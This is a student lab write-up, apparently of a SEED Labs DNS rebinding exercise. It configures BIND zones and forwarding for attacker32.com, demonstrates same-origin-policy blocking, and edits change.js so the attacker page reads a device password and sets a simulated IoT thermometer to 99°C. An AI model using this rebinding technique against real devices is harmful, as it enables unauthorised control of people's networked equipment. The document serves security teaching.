
Step 2.

To ensure the above zone file will be used by the BIND9 server we must add the following to “/etc/bind/named.conf” which can be done using the sudo nano command.

```
zone “attacker32.com”{
        type master;
        file "/etc/bind/attacker32.com.zone";
};
```

Step 3.

Once we add the above contents, we can restart the bind9 server.




```
[11/28/21]seed@VM:.../bind$ sudo service bind9 restart
[11/28/21]seed@VM:.../bind$ cat named.conf
// This is the primary configuration file for the BIND DNS server
named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for informati
on on the
// structure of BIND configuration files in Debian, *BEFORE* you c
ustomize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named
.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com"{
        type master;
        file "/etc/bind/attacker32.com.zone";
};
```

Step 4.

Testing

We run the following dig command to verify if we get the same response as is in the zone file.




```
[11/28/21]seed@VM:.../bind$ cd ~
[11/28/21]seed@VM:~$ dig @10.0.2.9 www.attacker32.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @10.0.2.9 www.attacker32.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31150
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITION
AL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.attacker32.com.            IN      A

;; ANSWER SECTION:
www.attacker32.com.     10000   IN      A       10.0.2.9

;; AUTHORITY SECTION:
attacker32.com.         10000   IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      10000   IN      A       10.0.2.9

;; Query time: 0 msec
;; SERVER: 10.0.2.9#53(10.0.2.9)
;; WHEN: Sun Nov 28 17:40:00 EST 2021
```

## Task 5. Configuring the Local DNS Server

As mentioned earlier there are three VM's being used in this lab. Now we need to configure the Local DNS server which handles the request from the User VM and redirects them to the Attacker VM.

Step 1.

We add the following zone entry into the /etc/bind/named.conf file. This indicates that for all queries to the attacker32.com domain on the Local DNS (10.0.2.7) we simply forward the queries to the Attacker VM (10.0.2.9). Thus, the local DNS server will not try to find the IP address of the attacker32.com nameserver as it already contains it.




```
db.255     named.conf  rndc.key
[11/28/21]seed@VM:.../bind$ cat named.conf
// This is the primary configuration file for the BIND DNS server
named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for informati
on on the
// structure of BIND configuration files in Debian, *BEFORE* you c
ustomize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named
.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com"{
        type forward;
        forwarders { 10.0.2.9; };
};
[11/28/21]seed@VM:.../bind$ sudo service bind9 restart
[11/28/21]seed@VM:.../bind$ 
```

We need to restart the bind9 server on the local DNS Server for the changes to take place.

Step 2.

Testing

We can test the change we made to the zone file by running the following dig command in the User VM, to ensure we get the same response as that of the zone file in the Attacker VM



```
[11/28/21]seed@VM:~$ dig xyz.attacker32.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> xyz.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45888
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;xyz.attacker32.com.            IN      A

;; ANSWER SECTION:
xyz.attacker32.com.     10000   IN      A       10.0.2.9

;; Query time: 4 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Sun Nov 28 17:46:12 EST 2021
;; MSG SIZE  rcvd: 63

[11/28/21]seed@VM:~$
```

As you can see in the answer section once the user visits the attacker32.com URL they are redirected to the IP address of the attacker and the server section at the bottom we can see the User VM makes use of is the IP address of the Server VM.


## Launching the Attack on the IoT Device:

### Task 6: Understanding the Same-Origin Policy Protection

We will make use of three URLs to run the lab namely

| |
|---|
| http://www.seediot32.com:8080 |
| http://www.seediot32.com:8080/change |
| http://www.seediot32.com:8080/change |

On the User VM Firefox browser, we open the first two mentioned links in the table.


Thermometer - Mozilla Firefox
www.seediot32.com:808
99°C
0
100
Celsius °C
Change Temperature - Mozilla Firefox
www.seediot32.com:8080/change
Click


```
[11/28/21]seed@VM:~$ dig xyz.attacker32.com
```

Click the button to set the temperature to 99 °C

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

We can notice upon clicking the “Click” button the temperature is set to 99C

But should we make use of the third URL to manipulate the first URL we notice there is an error which is of the Same-Origin-Policy.



```
[11/28/21]seed@VM:~$ dig xyz.attacker32.com
```

Click the button to set the temperature to 99 °C

```
Cross-Origin Request Blocked: The Same Origin Policy disallows reading the remote resource at
http://www.seediot32.com:8080/password. (Reason: CORS header ‘Access-Control-Allow-Origin’ missing).
Cross-Origin Request Blocked: The Same Origin Policy disallows reading the remote resource at
http://www.seediot32.com:8080/password. (Reason: CORS header ‘Access-Control-Allow-Origin’ missing).
```

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Even though both the seediot32:8080/change and attacker32:8080/change contained the same underlying code both presented different results on seediot32:8080. This is due to the same-origin policy which is implemented by the browser. What is the same-origin policy you might ask? SOP means that the browser only accepts those requests to a domain that come from the same domain? In our case, it originated from the same domain for the first case. Since the second request is from the attacker32:8080/change to seediot32:8080 it is a cross-origin request and hence is rightfully blocked by the browser.


## Task 7 Defeating the same-origin policy

In order, the exploit the SOP we need to understand that the policy is based only on the hostname and not the IP addresses this makes our attacking task much easier.

Step 1.

Modify the JS code


To ensure we comply with SOP we need to make sure that the attacker32.com page is communicating with attacker32.com pages only and not the seediot32.com page.



```
  GNU nano 2.5.3            File: change.js                  Modified

let url_prefix = 'http://www.attacker32.com:8080'

function updateTemperature() {
  $.get(url_prefix + '/password', function(data) {
        $.post(url_prefix + '/temperature?value=99'
               + '&password='+ data.password,
               function(data) {
                  console.debug('Got a response from the server!'$
               });
  });
}

button = document.getElementById("change");
button.addEventListener("click", updateTemperature);
```

Once we make the changes, we can restart the webserver. Make use of the ./start_webserver.sh file in the Attacker VM.

Upon clicking "Click" on attacker32.com we notice that we no longer face the SOP violation but yet the seediot32.com:8080 remains unchanged.



/bin/bash 66x24
[11/28/21]seed@VM:~$ dig xyz.attacker32.com
Thermometer - Mozilla Firefox
www.seediot32.com:808
46°C
0
100
Celsius °C
It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Firefox
Change Temperature - Mozilla Firefox
www.attacker32.com:8080/change
Click the button to set the temperature to 99 °C
Click
Filter output
Persist Logs

